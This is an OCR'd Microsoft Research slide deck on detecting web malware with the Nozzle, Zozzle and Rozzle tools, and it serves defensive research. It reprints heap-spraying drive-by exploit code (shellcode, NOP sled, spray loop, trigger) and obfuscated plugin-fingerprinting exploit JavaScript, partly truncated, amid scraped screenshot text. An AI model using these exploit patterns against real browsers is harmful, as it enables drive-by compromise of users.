
Finding Malware on a Web Scale



Ben Livshits

Ben Zorn

Christian Seifert

Charlie Curtsinger


and others

Microsoft Research

Redmond, WA

Malware Detection Landscape

Microsoft® Research




Goal:
Protect users from evil pages

Approach:
Crawl pages

Blacklist malicious ones

Blacklisting Malware in Search Results



Malware Detection Landscape

One of the widest deployment of static and runtime analysis to date

'09]


'11]

'12]

Nozzle


Zozzle


Rozzle



Instrument the browser

Find malicious behavior





Classify JavaScript code statically

Find malicious patterns

Nozzle


Zozzle

Rozzle

Detect cloaking malware


Unmask it to detect more

Brief History of Memory-Based Exploits




1999: Melissa
2001: CodeRed
2002: Nimda

What is a Drive-By Attack?



Drive-By Attack Example: Heap Spraying




```
<SCRIPT language="text/javascript">
  shellcode = unescape("%u4343%u4343%
  oneblock = unescap
  var fullblock = on
  while (fullblock.l
    fullblock += ful
  }

  sprayContainer = new Array();
  for (i=0; i<1000; i++) {
    sprayContainer[i] = fullblock + shellcode;
  }
</SCRIPT>
```

Allocate 1,000s of malicious objects

```
<html>
  <body>
    <button id='butid' onclick='trigger();' style='display:none'/>
    <script>
```

```
// Shellcode
var shellcode=unescape('%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%udb33%ud9ce%u2474%u5ef4%u563
bigblock=unescape("%u0D0D%u0D0D");
headersize=20;shellcodesize=headersize+shellcode.length;
while(bigblock.length<shellcodesize){bigblock+=bigblock;}
heapshell=bigblock.substring(0,shellcodesize);
nopsled=bigblock.substring(0,bigblock.length-shellcodesize);
while(nopsled.length+shellcodesize<0×25000){nopsled=nopsled+nopsled+heapshell}
```

```
// Spray
var spray=new Array();
for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}
```

```
// Trigger
function trigger(){
  var varbdy = document.createElement('body');
  varbdy.addBehavior('#default#userData');
  document.appendChild(varbdy);
  try {
    for (iter=0; iter<10; iter++) {
      varbdy.setAttribute('s',window);
    }
  } catch(e){ }
  window.status+=";
}
document.getElementById('butid').onclick();
```

```
</script>
</body>
</html>
```

More Complex Malware

```
1   var E5Jrh = null;
2   try {
3       E5Jrh = new ActiveXObject("AcroPDF.PDF")
4   } catch(e) { }
5   if(!E5Jrh)
6   try {
7       E5Jrh = new ActiveXObject("PDF.PdfCtrl")
8   } catch(e) { }
9   if(E5Jrh) {
10      lv = E5Jrh.GetVersions().split(",")[4].
11      split("=")[1].replace(/\./g,"");
12      if(lv < 900 && lv != 813)
13        document.write('<embed src=".../validate.php?s=PTq..."
14        width=100 height=100 type="application/pdf"></embed>')
15      }
16      try {
17        var E5Jrh = 0;
18        E5Jrh = (new ActiveXObject(
19              "ShockwaveFlash.ShockwaveFlash.9"))
20              .GetVariable("$" + "version").split(",")
21      } catch(e) { }
22      if(E5Jrh && E5Jrh[2] < 124)
23        document.write('<object classid="clsid:d27cdb6e-ae..."
24        width=100 height=100 align=middle><param name="movie"...');
25  }
```

Amazon.com: Online Shopp...

http://www.amazon.com/

Amazon.com: Online ... | Malware | Other bookmarks

- Toys, Kids & Baby
- Clothing, Shoes & Jewelry
- Sports & Outdoors
- Tools & Home Improvement
- Automotive & Industrial

$189 Order now

$139 Order now

amazonkindle

The New iPods: Sleek, Small, and Super Cool

iPod touch

iPod nano

iPod shuffle

› See all the new iPods

What Other Customers Are Looking At Right Now

Sid Meier's Civilization V
2K Games
Windows
$49.99 Click for details

Kindle 3G Wireless Reading Device...
Amazon
$189.00

Halo Reach
Microsoft
Xbox 360
$59.99 Click for details

Ultimate Ears SuperFi 4 Noise...
$129.99 $39.99

Start | Amazon.com: Online ... | C:\Documents and Settin... | Command Prompt

Amazon.com: Online Shopp...

http://www.amazon.com/

Amazon.com: Online ... | Malware | Other bookmarks

amazon.com

Hello. Sign in to get personalized recommendations. New customer? Start here.

Sell on Amazon - 30 days FREE*

Your Amazon.com | Today's Deals | Gifts & Wish Lists | Gift Cards | Your Account | Help

Shop All Departments | Search | All Departments | GO | Cart | Wish List

- Books
- Movies, Music & Games
- Digital Downloads
- Kindle
- Computers & Office
- Electronics
- Home, Garden & Pets
- Grocery, Health & Beauty
- Toys, Kids & Baby
- Clothing, Shoes & Jewelry
- Sports & Outdoors
- Tools & Home Improvement
- Automotive & Industrial

The All-New Kindle

Kindle 3G
Free 3G+Wi-Fi
$189
Order now

Kindle
Wi-Fi
$139
Order now

amazonkindle

Fall Blowout Sale
Shop now

ADVERTISEMENT

electric orange 3.0 checking

Pay yourself with a $50 bonus when you open an account.

- No Monthly Fees
- No Minimums
- 35,000 Free ATMs

MEMBER FDIC

Learn More

ING DIRECT
Save your money®

The New iPods: Sleek, Small, and Super Cool

Get a $150 Amazon.com Gift Card with the Purchase of an ASUS Bamboo Laptop*

*Restrictions apply

Learn more

Elements | Resources | Scripts | Timeline | Profiles | Storage | Audits | Console | Search Resources

All | Documents | Stylesheets | Images | Scripts | XHR | Fonts | Other

GRAPHS

Sort by Transfer Size

3 3

Start | Amazon.com: Online ... | C:\Documents and Settin... | Command Prompt

Malware Detection Landscape

Protect users from


malicious ones

Nozzle


Zozzle

Rozzle

Nozzle: Runtime Instrumentation Mechanics

